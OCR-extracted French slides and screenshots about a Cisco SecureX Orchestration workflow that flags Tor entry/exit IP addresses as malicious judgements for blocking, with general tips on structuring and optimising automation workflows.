IP Addresses to Add

IP Addresses to Remove

Workflow SecureX

TOR_IP_BLOCKING_LIST_CHECK

Modified: June 22, 2022 at 1:16:40 PM

Validated

Commit

View Runs


Run



Search activities

- CORE
- Calculate Date
- Calculate Date Time Difference
- Convert Json to Xml
- Convert Xml to Json
- Escape Regex Metacharacters
- Find String
- Format Date
- JSONPath Query
- Match Regex
- Parse Date
- Replace String

+ - 🔍 + 0 ⚠️



PROPERTIES

TOR_IP_BLOCKING_LIST_CHECK

Version

Git Repository

Git Version
No Versions Available


General

Display Name

Owner

Description

Architecture du workflow



TOR Entry / Exit IP Blocking List

Intelligence > Private Judgements

- Judgements**
- Indicators
- Sightings
- Feeds

Judgements

Judgements associate a disposition with an observable. [Learn More](#)


 Source: Private ▾

Judgement	Type	Start/End Times ↓	Source	...
▶ 72.21.17.55 Malicious	IP Address	2022-04-04T20:00:04.827Z 2022-04-11T20:00:04.827Z	check.torproject.org	...
▶ 103.155.84.104 Malicious	IP Address	2022-04-04T16:56:57.654Z 2022-04-11T16:56:57.654Z	check.torproject.org	...
▶ 185.10.68.65 Malicious	IP Address	2022-04-04T16:56:57.122Z 2022-04-11T16:56:57.122Z	check.torproject.org	...
▶ 78.23.32.188 Malicious	IP Address	2022-04-04T16:56:56.606Z 2022-04-11T16:56:56.606Z	check.torproject.org	...
▶ 5.255.100.249 Malicious	IP Address	2022-04-04T16:56:56.076Z 2022-04-11T16:56:56.076Z	check.torproject.org	...
▶ 139.180.155.220 Malicious	IP Address	2022-04-04T16:56:55.533Z 2022-04-11T16:56:55.533Z	check.torproject.org	...
▶ 45.61.139.129 Malicious	IP Address	2022-04-04T16:56:54.992Z 2022-04-11T16:56:54.992Z	check.torproject.org	...
▶ 136.243.158.16 Malicious	IP Address	2022-04-04T16:56:54.451Z 2022-04-11T16:56:54.451Z	check.torproject.org	...
▶ 5.255.98.23 Malicious	IP Address	2022-04-04T16:50:13.121Z 2022-04-11T16:50:13.121Z	check.torproject.org	...

Comment construire un nouveau service SecureX ?




Comment construire un nouveau Service ?




Comment construire la solution d'automatisation ?

- Mettez d'abord toutes les activités dont vous avez besoin en ordre et faites en sorte que toutes les par fonctionnent
- Deuxièmement, mettez chaque partie dans :
 - Une activité SecureX
 - Un module de Relais
- Gardez-le clair, simple, convivial, facile à comprendre !
- Optimisez et structurez votre workflow
 - Voyez-vous des pièces qui pourraient être réutilisables?
 - Si Oui → créez des workflows Atomiques
 - Et créez des variables globales qui pourraient être consommées par un workflow séparé



Comment construire la solution d'automatisation ?

- Peut-on paralléliser les tâches ?
- Vous voyez des tâches inutiles ?
- Voyez-vous des tâches redondantes ?
- Souffrez-vous d'activités lentes ?
 - Si Oui →
 - Pensez à les déplacer vers des activités Python
 - Pensez à faire appel à des services Web externes



Ajoutez le résultat dans votre bibliothèque de workflow SecureX




A screenshot of the Cisco SecureX Orchestration interface. The interface is divided into several sections. At the top, there is a navigation bar with tabs for Dashboard, Integration Modules, Orchestration, Insights, and Administration. Below the navigation bar, there are filters for workflow status: TOTAL (152), INVALID (3), VALIDATED (64), and FAVORITE (0). The main content area is titled 'Workflows Atomic Actions' and displays a grid of workflow cards. Each card represents a different workflow, including 'TEST', 'PYTHON 1', 'JSON PARSING EXAMPLES', 'Sample Workflow', 'Look For infected machines', 'TOR_IP_BLOCKING_LIST_CHECK', 'API Add CTR Judgements V2', and 'Send_Message_to_Webex_Team'. The cards are arranged in a grid and are connected by green arrows, suggesting a flow or sequence of operations. On the left side of the interface, there is a sidebar with various icons for navigation. On the right side, there are buttons for 'Import' and 'New Workflow'. The overall design is clean and modern, with a focus on workflow management and automation.

